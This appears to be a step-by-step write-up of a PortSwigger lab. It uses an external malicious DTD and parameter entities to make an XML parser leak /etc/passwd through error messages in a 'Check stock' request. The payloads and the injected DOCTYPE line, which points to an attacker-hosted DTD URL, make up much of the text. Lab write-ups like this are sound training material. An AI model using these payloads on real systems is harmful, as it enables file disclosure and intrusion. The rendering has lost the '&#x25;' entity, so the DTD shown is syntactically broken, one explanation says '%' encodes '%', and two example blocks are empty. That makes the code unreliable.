PortSwigger
Description
This lab has a “Check stock” feature that parses XML input but does not display the result (blind XXE). We cannot read files directly or use out-of-band interactions to exfiltrate data.
Instead, we will use a technique called XML parameter entities with an external DTD to trigger a parsing error that reveals the contents of /etc/passwd. The error message itself will contain the file data.
The lab provides an exploit server where we can host our malicious DTD file.
Step 1 - Understand the Technique
This attack uses parameter entities (%entity;) and a malicious external DTD to cause a deliberate XML parsing error that includes file contents.
How it works:
- We define a parameter entity
%filethat reads/etc/passwd - We define another parameter entity
%evalthat creates a dynamic<!ENTITY>declaration - That dynamic entity tries to open a file with an invalid path that contains the file contents
- The resulting error message includes the invalid path — which contains our file data
Step 2 — Create the Malicious DTD on the Exploit Server
Click “Go to exploit server”.
In the Body section, paste the following malicious DTD:
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;

What this DTD does:
| Line | Purpose |
|---|---|
<!ENTITY % file SYSTEM "file:///etc/passwd"> | Reads /etc/passwd into parameter entity %file |
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>"> | Creates a new entity %exfil that tries to open an invalid file path containing the file contents |
%eval; | Executes the %eval entity, which defines %exfil |
%exfil; | Executes %exfil, causing an error with the file path |
Note: % is the XML entity encoding for %. This is needed because we cannot use % directly inside another entity declaration.
Step 3 - Save and Get the DTD URL
Click “Store” to save the DTD on the exploit server.

Click “View exploit” and copy the URL of your malicious DTD file.
It will look something like:
https://YOUR-EXPLOIT-SERVER.net/exploit

Step 4 - Locate the XML Input
Visit any product page and click “Check stock”. Intercept the request in Burp:
Step 5 - Inject the Malicious DOCTYPE

Modify the request to include a DOCTYPE that references your external DTD:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
<stockCheck>
    <productId>1</productId>
    <storeId>1</storeId>
</stockCheck>
Replace YOUR-DTD-URL with the full URL of your malicious DTD from Step 3.
Example:
Step 6 - Send the Request
Send the modified request.

The server will:
- Fetch your external DTD
- Parse the DTD contents
- Execute the parameter entities
- Attempt to open
file:///invalid/root:x:0:0:root:/root:/bin/bash... - Return an error message containing the full contents of
/etc/passwd
Expected error response:
Step 7 - Lab Solved
The lab automatically detects that you’ve retrieved /etc/passwd and marks as solved.

Why This Works
| Component | Function |
|---|---|
Parameter entity (%file) | Reads a local file into an entity |
Parameter entity (%eval) | Dynamically creates a new entity definition |
% encoding | Allows % character inside entity definition |
%exfil | Attempts to open an invalid file path |
| Error message | Returns the invalid path — which contains the file contents |
External DTD Payload Breakdown
<!-- Step 1: Read the target file -->
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!-- Step 2: Create a new entity that references the file contents in an invalid path -->
<!-- % is URL encoding for '%' to avoid nesting issues -->
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">
<!-- Step 3: Execute eval to define the exfil entity -->
%eval;
<!-- Step 4: Execute exfil to trigger the error -->
%exfil;